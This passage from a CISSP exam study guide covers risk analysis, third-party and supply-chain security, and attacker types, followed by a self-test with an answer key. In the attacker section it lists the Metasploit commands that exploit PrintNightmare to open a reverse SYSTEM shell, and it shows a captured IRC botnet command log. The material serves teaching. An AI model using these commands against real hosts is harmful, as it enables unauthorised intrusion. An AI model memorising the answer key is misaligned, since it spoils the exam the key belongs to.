Quantitative Risk Analysis is more difficult; to quantitatively analyze the risk of damage to a data center due to an earthquake, you would need to calculate the asset value of the data center: the cost of the building, the servers, network equipment, computer racks, monitors, etc. Then calculate the Exposure Factor, and so on.

To qualitatively analyze the same risk, you would research the risk, and agree that the likelihood is a 2, and the consequences are a 4, and use the Risk Analysis Matrix to determine a risk of “high.”

The Risk Management Process

The United States National Institute of Standards and Technology (NIST) published Special Publication 800-30, Risk Management Guide for Information Technology Systems (see <https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final>). The guide describes a 9-step Risk Analysis process:

- 1. System Characterization**
- 2. Threat Identification**
- 3. Vulnerability Identification**
- 4. Control Analysis**
- 5. Likelihood Determination**
- 6. Impact Analysis**
- 7. Risk Determination**
- 8. Control Recommendations**
- 9. Results Documentation**

We have covered these steps individually; let us end this section by following NIST’s process.

System Characterization describes the scope of the risk management effort and the systems that will be analyzed. The next two steps, Threat Identification and Vulnerability Identification, identify the threats and vulnerabilities required to identify risks using the “Risk = Threat × Vulnerability” formula.

Step 4, Control Analysis, analyzes the security controls (safeguards) that are in place or planned to mitigate risk. Steps 5 and 6, Likelihood Determination and Impact Analysis, are needed to identify important risks (especially those with the high likelihood and high impact/consequence). As the name implies: Step 7 (Risk Determination) calculates the risk.

The previous 7 steps are used to determine Control Recommendations, or the risk mitigation strategy. That strategy is documented in the final step, Results Documentation.

Risk Maturity Modeling

Risk maturity modeling (part of a continuous improvement process) seeks to measure the maturity of an organization's risk management process. It typically has five levels. The names vary depending on the model; here are the ones commonly used

- One: Ad hoc/Very basic
- Two: Preliminary/Initial/Basic
- Three: Defined/Repeatable/Emerging
- Four: Integrated/Managed/Mature
- Five: Optimized/Leadership/Advanced

Surveys are used to gauge an organization's maturity. The process is similar to Carnegie Mellon's CMMI (Software Capability Maturity Model Integration, discussed in [Chapter 9](#), Domain 8: Software Development Security), which also has five levels.

Security and Third Parties

Organizations are increasingly reliant upon third parties to provide significant and sometimes business-critical services. While leveraging external organizations is by no means a recent phenomenon, the criticality of the role and also the volume of services and products now typically warrant specific attention of an organization's information security department.

Service Provider Contractual Security

Contracts are the primary control for ensuring security when dealing with third party organizations providing services. The tremendous surge in outsourcing, especially the ongoing shift towards cloud services, has made contractual security measures much more prominent. While contractual language will vary, there are several common contracts or agreements that are used when attempting to ensure security when dealing with third party organizations.

Minimum Security Requirements

Minimum security requirements describe the baseline security controls required for a third party company to do business with an organization. They specify the following types of controls: patching SLAs, antivirus, complex passwords, dual-factor authentication, encryption, application whitelisting, employee training and awareness, etc.

Service Level Agreements and Service Level Requirements

A common way of ensuring security is through the use of Service Level Agreements, or SLAs. The SLA identifies key expectations that the vendor is contractually required to meet. SLAs are widely used for general performance expectations, but

are increasingly leveraged for security purposes as well. SLAs primarily address availability.

Service Level Requirements describe the services to be provided by a third party. These requirements are used to design the SLA: “A service level agreement (SLA) specifies minimum performance requirements and, upon failure to meet those requirements, the level and extent of customer support that must be provided. Service level requirements are system requirements that specify the conditions upon which the SLA is based” [14].

Attestation

Larger providers and more discerning customers regularly look to attestation as a means of ensuring that some level of scrutiny has been applied to the organization’s security posture. Information security attestation involves having a third party organization review the practices of the service provider and make a statement about the security posture of the organization. The goal of the service provider is to provide evidence that they should be trusted. Typically, a third party provides attestation after performing an audit of the service provider against a known baseline. However, another means of attestation that some service providers will offer is in the form of penetration test reports from assessments conducted by a third party.

Historically, the primary attestation vehicle in security has been via a SAS 70 review. However, the SAS 70 is not overtly concerned with information security. Increasingly ISO 27001 certification is sought by larger service providers for attestation purposes. See [Chapter 3](#), Domain 2: Asset Security for additional details on ISO 27001.

The Payment Card Industry Digital Security Standard (PCI-DSS) also uses attestation: a PCI Qualified Security Assessor (QSA) may assess the security of an organization that uses credit cards. If the security meets the PCI-DSS standard, a Report of Compliance (ROC) and Attestation of Compliance (AOC) may be issued to the organization.

Right to Penetration Test/Right to Audit

Though third party attestation is commonly being offered by vendors as a way to verify they are employing sound security practices, some organizations still would prefer to derive their own opinion as to the security of the third party organization. The Right to Penetration Test and Right to Audit documents provide the originating organization with written approval to perform their own testing or have a trusted provider perform the assessment on their behalf. Typically, there will be limitations on what the pen testers or auditors are allowed to use or target, but these should be clearly defined in advance.

An alternative to the Right to Penetration Test/Right to Audit documents is for the service provider to present the originating organization with a third party audit or penetration test that the service provider had performed. As stated above, these documents can also be thought of as attestation.

Supply Chain Risk Management

Supply Chain Risk Management (SCRM) describes the process of managing risk to purchasing products and services from third parties. NIST describes this process as “A systematic process for managing supply chain risk by identifying susceptibilities, vulnerabilities, and threats throughout the supply chain and developing mitigation strategies to combat those threats whether presented by the supplier, the supplied product and its subcomponents, or the supply chain (e.g., initial production, packaging, handling, storage, transport, mission operation, and disposal)” [15].

The SolarWinds hack is a recent example of a large-scale supply chain incident. The General Accounting Office (GAO) describes the attack:

Beginning in September 2019, a campaign of cyberattacks, now identified to be perpetrated by the Russian Foreign Intelligence Service (hereafter referred to as the threat actor), breached the computing networks at SolarWinds—a Texas-based network management software company. The threat actor first conducted a “dry run,” injecting test code into SolarWinds’ network management and monitoring suite of products called Orion. Then, beginning in February 2020, the threat actor injected trojanized (hidden) code into a file that was later included in SolarWinds’ Orion software updates. SolarWinds released the software updates to its customers not realizing that the updates were compromised. The trojanized code had provided the threat actor with a “backdoor”—a program that can give an intruder remote access to an infected computer. According to cybersecurity researchers, the threat actor was then able to remotely exploit the networks and systems of SolarWinds’ customers who had downloaded the compromised software updates using a sophisticated computing infrastructure.

Since SolarWinds is widely used in the federal government to monitor network activity on federal systems, this incident allowed the threat actor to breach infected agency information systems. SolarWinds estimates that nearly 18,000 of its customers received a compromised software update. Of those, the threat actor targeted a smaller subset of high-value customers, including the federal government, to exploit for the primary purpose of espionage [16].

Risks Associated With Hardware, Software, and Services

Procurement is the process of acquiring hardware, software, or services from a third party. In many, if not most, organizations there is often little insight either sought or provided regarding the security of the solution. If involved, traditionally, security considerations were an afterthought and incorporated rather late in the procurement process. Leveraging the security department early and often can serve as a preventive control that can allow the organization to make risk-based decisions even prior to vendor or solution acceptance. While security will certainly not be the only, or most important, consideration, the earlier security is involved the more of a chance there is for meaningful discussion about the security challenges as well as countermeasures that might be required as a result of the procurement.

Vendor Governance

Given the various ways organizations leverage third party organizations and vendors, there is a need for employing vendor governance, also called vendor management. The goal of vendor governance is to ensure that the business is continually getting sufficient quality from its third party providers. Professionals performing this function will often be employed at both the originating organization as well as the third party. Interestingly, the vendor governance or management can itself be outsourced to an additional third party. Ultimately, the goal is to ensure that strategic partnerships between organizations continually provide the expected value.

Acquisitions

Acquisitions can be disruptive to business, impacting aspects of both organizations. That goes doubly so for information security. Imagine that Tyrell Corporation has acquired Tannhauser, Inc. Tyrell Corporation has made a significant investment in information security, while Tannhauser has not. In fact, there are multiple live intrusions on the Tannhauser, network including a live worm infestation. What if Tyrell simply links the two corporate WANs together, with little or no filtering between the two?

Due diligence requires a thorough risk assessment of any acquired company's information security program, including an effective assessment of the current state of network security. This includes performing vulnerability assessment and penetration testing of the acquired company before any merger of networks. See [Chapter 7, Domain 6: Security Assessment and Testing](#) for more information on the types of tests that should be performed.

Divestitures

Divestitures (also known as de-mergers and de-acquisitions) represent the flip side of Acquisitions: one company becomes two or more. Divestitures can represent more risk than acquisitions: how exactly will sensitive data be split up? How will IT systems be split?

It is quite common for formerly unified companies to split off, and inadvertently maintain duplicate accounts and passwords within the two newly spun-off companies. This allows (former) insider attacks: where an employee of the formerly unified company hacks into a divested company by re-using old credentials. Similar risks exist with the reuse of physical security controls, including keys and badges. All forms of access for former employees must be revoked.

Third Party Assessment and Monitoring

Third parties (including vendors, consultants, and contractors) can introduce risks to an organization. They are not direct employees, and sometimes have access to systems at multiple organizations. If allowed to, they may place an organization's sensitive data on devices not controlled (or secured) by the organization.

Third party personnel with access to sensitive data must be trained and made aware of risks, just as employees are. Background checks may also be required, depending on the level of access required. Information security policies, procedures, and other guidance should apply as well. Additional policies regarding ownership of data and intellectual property should be developed. Clear rules dictating where and when a third party may access or store data must be developed.

Other issues to consider include: how does a vendor with access to multiple organizations' systems manage access control? Many vendors will re-use the same credentials across multiple sites, manually synchronizing passwords (if they are able or allowed to). As we will discuss in [Chapter 6](#), Domain 5: Identity and Access Management (IAM), multi-factor authentication mitigates the risk of stolen, guessed, or cracked credentials being reused elsewhere.

Also, from a technical perspective, how are the vendor's systems secured and interconnected? Can a breach at the vendor's site (or any of the vendor's clients) result in a breach at the client organization? Who is responsible for patching and securing vendor systems that exist onsite at the client?

All third party connections should be tightly secured and closely monitored. If VPN access is granted: it should allow connectivity only to the systems and services required, and firewalls should drop (and log) all other traffic. The risk of pivoting (compromising one internal system from another) should be carefully considered and mitigated.

Outsourcing and Offshoring

Outsourcing is the use of a third party to provide Information Technology support services that were previously performed in-house. *Offshoring* is outsourcing to another country.

Both can lower Total Cost of Ownership by providing IT services at lower cost. They may also enhance the information technology resources and skill set available to a company (especially a small company), which can improve confidentiality, integrity, and availability of data.

Offshoring can raise privacy and regulatory issues. For example, for a US company that offshores data to Australia, there is no Health Insurance Portability and Accountability Act (HIPAA, the primary regulation covering healthcare data in the United States) in Australia. There is no SOX (Sarbanes-Oxley, protecting publicly traded data in the United States), Gramm-Leach-Bliley Act (GLBA, which protects financial information in the United States), etc.

A thorough and accurate Risk Analysis must be performed before outsourcing or offshoring sensitive data. If the data will reside in another country, you must ensure that laws and regulations governing the data are followed, even beyond the laws of the offshored jurisdiction. This can be done contractually: the Australian company can agree to follow HIPAA via contract, for example.

Learn by Example

Do You Know Where Your Data Is?

University of California at San Francisco (UCSF) Medical Center outsourced transcription work to a Florida company. A transcriptionist working for the Florida company subcontracted some of the work to a man in Texas, who then subcontracted it again to Ms. Beloch, a woman working in Pakistan.

Unbeknownst to UCSF, some of their transcription work had been offshored. UCSF's ePHI—Electronically Protected Healthcare Information (federally regulated medical information) was in Pakistan, where HIPAA does not apply.

Ms. Beloch was not paid in a timely fashion, and emailed UCSF, threatening if she was not paid, “I will expose all the voice files and patient records of UCSF... on the Internet” [17]. She attached UCSF ePHI to the email to prove her access. She was paid, and the data was not released.

You must always know where your data is. Any outsourcing agreement must contain rules on subcontractor access to sensitive data. Any offshoring agreement must contractually account for relevant laws and regulations such as HIPAA.

Types of Attackers

Controlling access is not just controlling authorized users; it includes preventing unauthorized access. Information systems may be attacked by a variety of attackers, ranging from script kiddies to worms to militarized attacks. Attackers may use a variety of methods to attempt to compromise the confidentiality, integrity, and availability of systems.

Hackers

The term “hacker” is often used in the media to describe a malicious individual who attacks computer systems. The term hacker originally described a non-malicious explorer who used technologies in ways its creators did not intend. The first definition of a hacker from a 1981 version of the Jargon File (see <http://www.catb.org/jargon/>) is: “HACKER [originally, someone who makes furniture with an axe] n. 1. A person who enjoys exploring the details of programming systems and how to stretch their capabilities, as opposed to most users who prefer to learn only the minimum necessary” [18]. The term “how to stretch their capabilities” is key: the original “hackers” were experts at pushing the bounds of technology and enjoyed doing so.

The eighth definition of hacker from the same version of the Jargon File references malice: “A malicious or inquisitive meddler who tries to discover information by poking around. Hence ‘password hacker’, ‘network hacker’ ” [18].

Unethical hackers sometimes violate laws, break into computer systems with malicious intent, and may violate the confidentiality, integrity, or availability of an organization’s systems and data.

Ethical hackers include professional penetration testers who break into systems with permission, malware researchers who research malicious code to provide better understanding and ethically disclose vulnerabilities to vendors, etc. They follow a code of ethics and obey laws. Ethical and unethical hackers are commonly referred

to as “white hats” and “black hats,” respectively. These terms are falling out of favor due to a (much needed) movement for more respective language in our industry, which has historically used non-inclusive language.

Script Kiddies

Script kiddies attack computer systems with tools they have little or no understanding of. Modern exploitation tools, such as the Metasploit Framework (<https://www.metasploit.com/>), are of high quality and so easy to use that security novices can successfully compromise some systems.

Note

The fact that script kiddies use tools such as Metasploit is not meant to infer anything negative about the tools. These tools are of high quality, and that quality allows novices to sometimes achieve impressive results. An older Metasploit slogan (“Point. Click. Root.”) illustrates this fact.

In the case of Metasploit, exploiting a system may take as few as four steps. Assume a victim host is a Microsoft Windows 10 system exhibiting the PrintNightmare vulnerability (CVE-2021-1675 and CVE-2021-35427). Gaining a remote SYSTEM-level shell could be as simple as:

1. Choose the exploit (PrintNightmare)
2. Choose the payload (run a reverse command shell)
3. Choose the remote host (victim IP address)
4. Type “exploit”

The attacker then types “exploit” and, if successful, accesses a command shell running with SYSTEM privileges on the victim host. Fig. 2.10 shows this process within Metasploit.

While script kiddies are not knowledgeable or experienced, they may still cause significant security issues for poorly protected systems.

Outsiders

Outsiders are unauthorized attackers with no authorized privileged access to a system or organization. The outsider seeks to gain unauthorized access. Outsiders launch the majority of attacks, but most are usually mitigated by defense-in-depth perimeter controls.

Insiders

An insider attack is launched by an internal user who may be authorized to use the system that is attacked. An insider attack may be intentional or accidental. Insider attackers range from poorly trained administrators who make mistakes, to malicious individuals who intentionally compromise the security of systems. An authorized insider who attacks a system may be in a position to cause significant impact.

The screenshot shows a terminal window titled "Shell No.1" running the Metasploit Framework (msf6). The process is divided into four numbered steps:

- Step 1:** The command `use exploit/windows/dcerpc/cve_2021_1675_printnightmare` is run, highlighted with a red box.
- Step 2:** The payload is set to `windows/x64/shell/reverse_tcp` using the command `set payload windows/x64/shell/reverse_tcp`, highlighted with a red box.
- Step 3:** The target host is set to `192.168.115.158` using the command `set rhosts 192.168.115.158`, highlighted with a red box.
- Step 4:** The exploit is run with the command `exploit`, highlighted with a red box.

Output from the exploit command shows the server starting and listening on port 4444. A command shell session is established, and the banner indicates Microsoft Windows [Version 10.0.18363.900]. The prompt shows the user is in the C:\WINDOWS\system32 directory.

FIG. 2.10

Using Metasploit to own a system in 4 steps.

NIST Special Publication 800-30 (<https://csrc.nist.gov/publications/detail/sp/800-30/archive/2002-07-01>) lists the following threat actions caused by insider attackers:

- Assault on an employee
- Blackmail
- Browsing of proprietary information
- Computer abuse
- Fraud and theft
- Information bribery
- Input of falsified, corrupted data
- Interception
- Malicious code (e.g., virus, logic bomb, Trojan horse)
- Sale of personal information
- System bugs
- System intrusion
- System sabotage
- Unauthorized system access [19]

Insiders cause most high-impact security incidents. This point is sometimes debated: most attacks are launched by outside attackers. Defense-in-depth mitigates most outside attacks: Internet-facing firewalls may deny thousands of attacks or more per day. Most successful attacks are launched by insiders.

Hacktivist

A *hacktivist* is a hacker activist, someone who attacks computer systems for political reasons. “Hacktivism” is hacking activism. Many cases of hacktivism erupted surrounding the Russian invasion of Ukraine in 2022. Hacktivists supportive of both Ukraine as well as actors supportive of Russia engaged in substantial and widespread operations [20]. A noteworthy aspect in these hacktivism campaigns include Ukrainian Vice Prime Minister Mykhailo Fedorov’s overt call on Twitter for individuals to join the “IT army” and attack specific Russian organizations and websites [21].

Bots and Botnets

A “*bot*” (short for robot) is a computer system running malware that is controlled via a *botnet*. A botnet contains a central command and control (C&C) network, managed by humans called bot herders. The term “*zombie*” is sometimes used to describe a bot.

Many botnets used Internet Relay Chat (IRC) networks to provide command and control; modern botnets more commonly use HTTP, HTTPS, DNS, or proprietary protocols (sometimes obscured or encrypted). Fig. 2.11 shows a packet capture of bot IRC command and control traffic, connecting to the “pLagUe” botnet, displayed with the Wireshark network protocol analyzer (see <https://www.wireshark.org>).

The bot in Fig. 2.11 (called pLagUe{USA}{LAN}72705, indicating it is in the United States) reports to the C&C network. Other bots report from Brazil (BRA), Mexico (MEX), and the United States. They report injecting viruses into autorun.inf: they are most likely infecting attached USB drives with viruses.

Systems become bots after becoming compromised via a variety of mechanisms, including server-side attacks, client-side attacks, and running *Remote Access Trojans* (RATs). As described in Domain 3: Security Architecture and Engineering, a Trojan horse program performs two functions, one overt (such as playing a game) and one covert (such as joining the system to a botnet).

```

PRIVMSG #trees :.4.New Infection - Morpheous Stub
:pLagUe{USA}{LAN}72705!pLagUe@rrcs-24-39-[REDACTED].nys.biz.rr.com JOIN :#trees
:irc.lulz.ee 332 pLagUe{USA}{LAN}72705 #trees :!msnoff |!msn . voc.!?!? http://ohen[REDACTED]com/ct/image.php?
foto=
:irc.lulz.ee 333 pLagUe{USA}{LAN}72705 #trees C 1259895708
:pLagUe{BRA}97330!pLagUe@201-0-15-192.ds1.telesp.net.br PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. J;
MODE pLagUe{USA}{LAN}72705 -ix
JOIN #trees
JOIN #trees
MODE pLagUe{USA}{LAN}72705 -ix
JOIN #trees
JOIN #trees
MODE pLagUe{USA}{LAN}72705 -ix
JOIN #trees
JOIN #trees
PRIVMSG #trees :
:irc.lulz.ee 412 pLagUe{USA}{LAN}72705 :No text to send
PRIVMSG #trees :
:irc.lulz.ee 412 pLagUe{USA}{LAN}72705 :No text to send
:pLagUe{BRA}60340!pLagUe@199-105-218-136 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. G;
:pLagUe{MEX}49529!sku20189.178.216.70 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. K;
:pLagUe{USA}85675!pLagUe@200.4.161.79 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus

```

FIG. 2.11

IRC botnet command and control traffic.

Once joined to a botnet, the bot may be instructed to steal local information such as credit card numbers or credentials for other systems, including online banks. Bots also send spam, host illicit websites including those used by drug-sale spam, and are used in coordinated Distributed Denial of Service (DDoS) attacks.

Phishers and Spear Phishers

A phisher (“fisher” spelled with the hacker spelling of “ph” instead of “f”) is a malicious attacker who attempts to trick users into divulging account credentials or PII. Many *phishers* attempt to steal online banking information, as the phishing attack in Fig. 2.12 shows.

This phishing attack triggered a warning from the email system, correctly warning, “This message may not be from whom it claims to be.” The attack is attempting to trick the user into clicking on the “demo” link, which is a malicious link pointing to a domain in Costa Rica (with no connection to PNC Bank); the relevant email plain text is highlighted in Fig. 2.13.




FIG. 2.12

“PNC” bank phishing attempt.

◆ We notify you that the sign on process to PINACLE Express is changing.
The updates will be applied at the beginning of April.
◆ We recommend you to look through the
problems in future.
◆ This is an automated message. Please, don't reply.

FIG. 2.13

Phishing email “DEMO” URL.

Phishing is a social engineering attack that sometimes includes other attacks, including client-side attacks. Users who click links in phishing emails may be subject to client-side attacks and theft of credentials. Simply visiting a phishing site is dangerous: the client may be automatically compromised.

Phishing attacks tend to be large scale: thousands or many more users may be targeted. The phishers are playing the odds: if they email 100,000 users and 1/10th of 1% of them click, the phisher will have 100 new victims. *Spear phishing* targets far fewer users: as little as a handful of users per organization. These targets are high value (often executives), and spear phishing attacks are more targeted, typically referring to the user by their full name, title, and other supporting information. Spear phishers target fewer users, but each potential victim is worth far more. Spear phishing is also called whaling or whale hunting (the executives are high-value “whales”).

Finally, *vishing* is voice phishing: attacks launched using the phone system. Attackers use automated voice scripts on voice over IP (VoIP) systems to automate calls to thousands of targets. Typical vishing attacks include telling the user that their bank account is locked, and the automated voice system will unlock it after verifying key information, such as account number and PIN.

Summary of Exam Objectives

Information security governance assures that an organization has the correct information structure, leadership, and guidance. Governance helps assure that a company has the proper administrative controls to mitigate risk. Risk Analysis (RA) helps ensure that an organization properly identifies, analyzes, and mitigates risk. Accurately assessing risk, and understanding terms such as Annualized Loss Expectancy, Total Cost of Ownership, and Return on Investment will not only help you in the exam, but also help advance your information security career.

An understanding and appreciation of legal systems, concepts, and terms are required of an information security practitioner working in the information-centric world today. The impact of the ubiquity of information systems on legal systems cannot be overstated. Whether the major legal system is Civil, Common, Religious, or a hybrid, information systems have made a lasting impact on legal systems throughout the world, causing the creation of new laws, reinterpretation of existing laws, and simply a new appreciation for the unique aspects that computers bring to the courts.

Finally, the nature of information security and the inherent sensitivity therein makes ethical frameworks an additional point requiring attention. This chapter presented the IAB’s RFC on Ethics and the Internet, the Computer Ethics Institute’s Ten Commandments of Computer Ethics, and The (ISC)^{2®} Code of Ethics. The CISSP[®] exam will, no doubt, emphasize the Code of Ethics proffered by (ISC)^{2®}, which presents an ordered set of four canons that attend to matters of the public, the individual’s behavior, providing competent service, and the profession as a whole.

Self-Test

Note

Please see the Self-Test Appendix for explanations of all correct and incorrect answers.

1. Which of the following would be an example of a policy statement?
 - A. Protect PII by hardening servers
 - B. Harden Windows 11 by first installing the pre-hardened OS image
 - C. You may create a strong password by choosing the first letter of each word in a sentence and mixing in numbers and symbols
 - D. Download the CISecurity Windows benchmark and apply it
2. Which of the following describes the money saved by implementing a security control?
 - A. Total Cost of Ownership
 - B. Asset Value
 - C. Return on Investment
 - D. Control Savings
3. According to the General Data Protection Regulation (GDPR), what is the maximum fine for a breach?
 - A. €20 million or 4% of global revenue (whichever is lower)
 - B. €20 million or 4% of global revenue (whichever is higher)
 - C. €20 million or 4% of global profit (whichever is lower)
 - D. €20 million or 4% of global profit (whichever is higher)
4. Which of the following proves an identity claim?
 - A. Authentication
 - B. Authorization
 - C. Accountability
 - D. Auditing
5. Which of the following protects against unauthorized changes to data?
 - A. Confidentiality
 - B. Integrity
 - C. Availability
 - D. Alteration

Use the following scenario to answer questions 6 through 8:

Your company sells Apple iPhones online and has suffered many denial-of-service (DoS) attacks. Your company makes an average \$20,000 profit per week, and a typical DoS attack lowers sales by 40%. You suffer seven DoS attacks on average per year. A DoS-mitigation service is available for a subscription fee of \$10,000/month. You have tested this service and believe it will mitigate the attacks.


6. What is the Annual Rate of Occurrence in the above scenario?
 - A. \$20,000
 - B. 40%
 - C. 7
 - D. \$10,000
7. What is the Annualized Loss Expectancy (ALE) of lost iPhone sales due to the DoS attacks?
 - A. \$20,000
 - B. \$8000
 - C. \$84,000
 - D. \$56,000
8. Is the DoS mitigation service a good investment?
 - A. Yes, it will pay for itself
 - B. Yes, \$10,000 is less than the \$56,000 Annualized Loss Expectancy
 - C. No, the annual Total Cost of Ownership is higher than the Annualized Loss Expectancy
 - D. No, the annual Total Cost of Ownership is lower than the Annualized Loss Expectancy
9. Which of the following steps would be taken while conducting a Qualitative Risk Analysis?
 - A. Calculate the Asset Value
 - B. Calculate the Return on Investment
 - C. Complete the Risk Analysis Matrix
 - D. Complete the Annualized Loss Expectancy
10. What is the difference between a standard and a guideline?
 - A. Standards are compulsory and guidelines are mandatory
 - B. Standards are recommendations and guidelines are requirements
 - C. Standards are requirements and guidelines are recommendations
 - D. Standards are recommendations and guidelines are optional
11. An attacker sees a building is protected by security guards and attacks a building next door with no guards. What control combination are the security guards?
 - A. Physical/Compensating
 - B. Physical/Detective
 - C. Physical/Deterrent
 - D. Physical/Preventive
12. Which canon of the (ISC)²® Code of Ethics should be considered the most important?
 - A. Protect society, the common good, necessary public trust and confidence, and the infrastructure
 - B. Advance and protect the profession
 - C. Act honorably, honestly, justly, responsibly, and legally
 - D. Provide diligent and competent service to principals

13. Which doctrine would likely allow for duplication of copyrighted material for research purposes without the consent of the copyright holder?
- A. First sale
 - B. Fair use
 - C. First privilege
 - D. Free dilution
14. Which type of intellectual property is focused on maintaining brand recognition?
- A. Patent
 - B. Trade Secrets
 - C. Copyright
 - D. Trademark
15. Drag and drop: Identify all objects listed below. Drag and drop all objects from left to right.

Possible Answers

- Readme.txt file
- Database Table
- Running login process
- Authenticated user
- 1099 Tax Form

Correct Answers



Drag and drop.

Self-Test Quick Answer Key

- 1. A
- 2. C
- 3. B

- 4. A
- 5. B
- 6. C
- 7. D
- 8. C
- 9. C
- 10. C
- 11. C
- 12. A
- 13. B
- 14. D

15.

Possible Answers

- Running login process
- Authenticated user

Correct Answers

- Readme.txt file
- Database Table
- 1099 Tax Form

Drag and drop answer.

References

- [1] Federal Rules of Evidence, Rule 803(6). Rule 803. Exceptions to the Rule Against Hear-say—Regardless of Whether the Declarant is Available as a Witness, Available from https://www.law.cornell.edu/rules/fre/rule_803. (Accessed 17 May 2022).
- [2] Federal Rules of Evidence, Rule 1001(3). 29 CFR 18.1001—Definitions, Available from <https://www.law.cornell.edu/cfr/text/29/18/1001>. (Accessed 17 May 2022).

- [3] Cornell Copyright Information Center, 2010 Copyright Term and the Public Domain in the United States, Available from <https://guides.library.cornell.edu/copyright/publicdomain>. (Accessed 17 May 2022).
- [4] U.S. Copyright Office—Fair Use, Available from. <https://www.copyright.gov/help/faq/faq-fairuse.html>. (Accessed 17 May 2022).
- [5] OECD Privacy Principles. <http://oecdprivacy.org/>. (Accessed 17 May 2022).
- [6] What is GDPR? Available from. <https://gdpr.eu/what-is-gdpr/>. (Accessed 17 May 2022).
- [7] (ISC)2® Code of Ethics, Available from. <https://www.isc2.org/ethics/default.aspx>. (Accessed 17 May 2022).
- [8] Computer Ethics Institute, Ten Commandments of Computer Ethics, Available from <http://cpsr.org/issues/ethics/cei/>. (Accessed 17 May 2022).
- [9] Internet Activities Board, RFC 1087—Ethics and the Internet, 1989, Available from <https://datatracker.ietf.org/doc/html/rfc1087>. (Accessed 17 May 2022).
- [10] Here's Why Your Organization Needs Security Champions. <https://www.securitymagazine.com/articles/95384-heres-why-your-organization-needs-a-security-champions-program>. (Accessed 17 May 2022).
- [11] A New Index of Earthquake Risk Ranks Boston Equal to San Francisco. <https://www.sciencedaily.com/releases/1997/08/970821233648.htm>. (Accessed 17 May 2022).
- [12] Intangible Assets—Recognizing their Value. <https://www.chroncap.com/articles/intangible-assets-recognizing-their-value>. (Accessed 17 May 2022).
- [13] CIS Consensus Information Security Metrics. https://www.itsecure.hu/library/image/CIS_Security_Metrics-Quick_Start_Guide_v1.0.0.pdf. (Accessed 17 May 2022).
- [14] Service Level Requirements. <https://docs.oracle.com/cd/E19636-01/819-2326/aavda/index.html>. (Accessed 17 May 2022).
- [15] Supply Chain Risk Management (SCRM). https://csrc.nist.gov/glossary/term/supply_chain_risk_management. (Accessed 17 May 2022).
- [16] SolarWinds Cyberattack Demands Significant Federal and Private-Sector Response. <https://www.gao.gov/blog/solarwinds-cyberattack-demands-significant-federal-and-private-sector-response-infographic>. (Accessed 17 May 2022).
- [17] A tough lesson on medical privacy, Pakistani transcriber threatens UCSF over back pay. <https://www.sfgate.com/health/article/A-tough-lesson-on-medical-privacy-Pakistani-2552427.php>. (Accessed 7 May 2022).
- [18] JARGON.TXT recovered from Fall 1981 RSX-11 SIG tape by Tim Shoppa. <http://catb.org/jargon/oldversions/jarg110.txt>. (Accessed 17 May 2022).
- [19] Risk Management Guide for Information Technology Systems. <https://csrc.nist.gov/publications/detail/sp/800-30/archive/2002-07-01>. (Accessed 17 May 2022).
- [20] Jessica Lyons Hardcastle, 2022. https://www.theregister.com/2022/08/11/black_hat_hacktivists/. (Accessed 16 October 2022).
- [21] Mykhailo Fedorov @FedorovMykhailo, 2022. <https://twitter.com/FedorovMykhailo/status/1497642156076511233>. (Accessed 18 October 2022).

Domain 2: Asset Security

3

Exam objectives in this chapter:

- Classifying Data
- Ownership and Inventory
- Memory and Remanence
- Data Destruction
- Determining Data Security Controls

Unique Terms and Definitions

- RAM—Random Access Memory, volatile hardware memory that loses integrity after loss of power
- Remanence—Data that persists beyond non-invasive means to delete it
- Reference Monitor—Mediates all access between subjects and objects
- ROM—Read Only Memory, non-volatile memory that maintains integrity after loss of power
- Scoping—The process of determining which portions of a standard will be employed by an organization
- SSD—Solid State Drive, a combination of flash memory (EEPROM) and DRAM
- Tailoring—The process of customizing a standard for an organization

Introduction

The Asset Security (Protecting Security of Assets) domain focuses on controls such as data classification clearances, labels, retention, and ownership of data. We will discuss data remanence, including newly testable material such as the remanence properties of Solid State Drives (SSDs), which are a combination of EEPROM and RAM, and have quite different remanence properties compared to magnetic drives. The domain wraps up with a discussion of controls determination, including standards, scoping, and tailoring.

Classifying Data

Data classification has existed for millennia. In 678 AD, the defenders of Constantinople first used Greek fire to defend the city vs. invading ships. The liquid was launched from the city walls and could burn on water. “The composition and use of Greek fire was a state secret that died with the Byzantium empire, in fact disappeared long before Byzantium had run its course. To this day, historians have been unable to agree on the composition and use of Greek fire, despite repeated attempts by chemists and historians to discern its nature from a fragmented historical record” [1]. Note that data classification is testable, but this historical example is not testable.

The day-to-day management of access control requires management of labels, clearances, formal access approval, and need to know. These formal mechanisms are typically used to protect highly sensitive data, such as government or military data.

Labels

Objects have labels, and as we will see in the next section, subjects have clearances. A critical security step is the process of locating sensitive information, and labeling or marking it as sensitive. How the data is labeled should correspond to the organizational data classification scheme.

The object labels used by many world governments are confidential, secret, and top secret. According to Executive Order 12356—National Security Information:

- “Top Secret” shall be applied to information, the unauthorized disclosure of which reasonably could be expected to cause exceptionally grave damage to the national security.
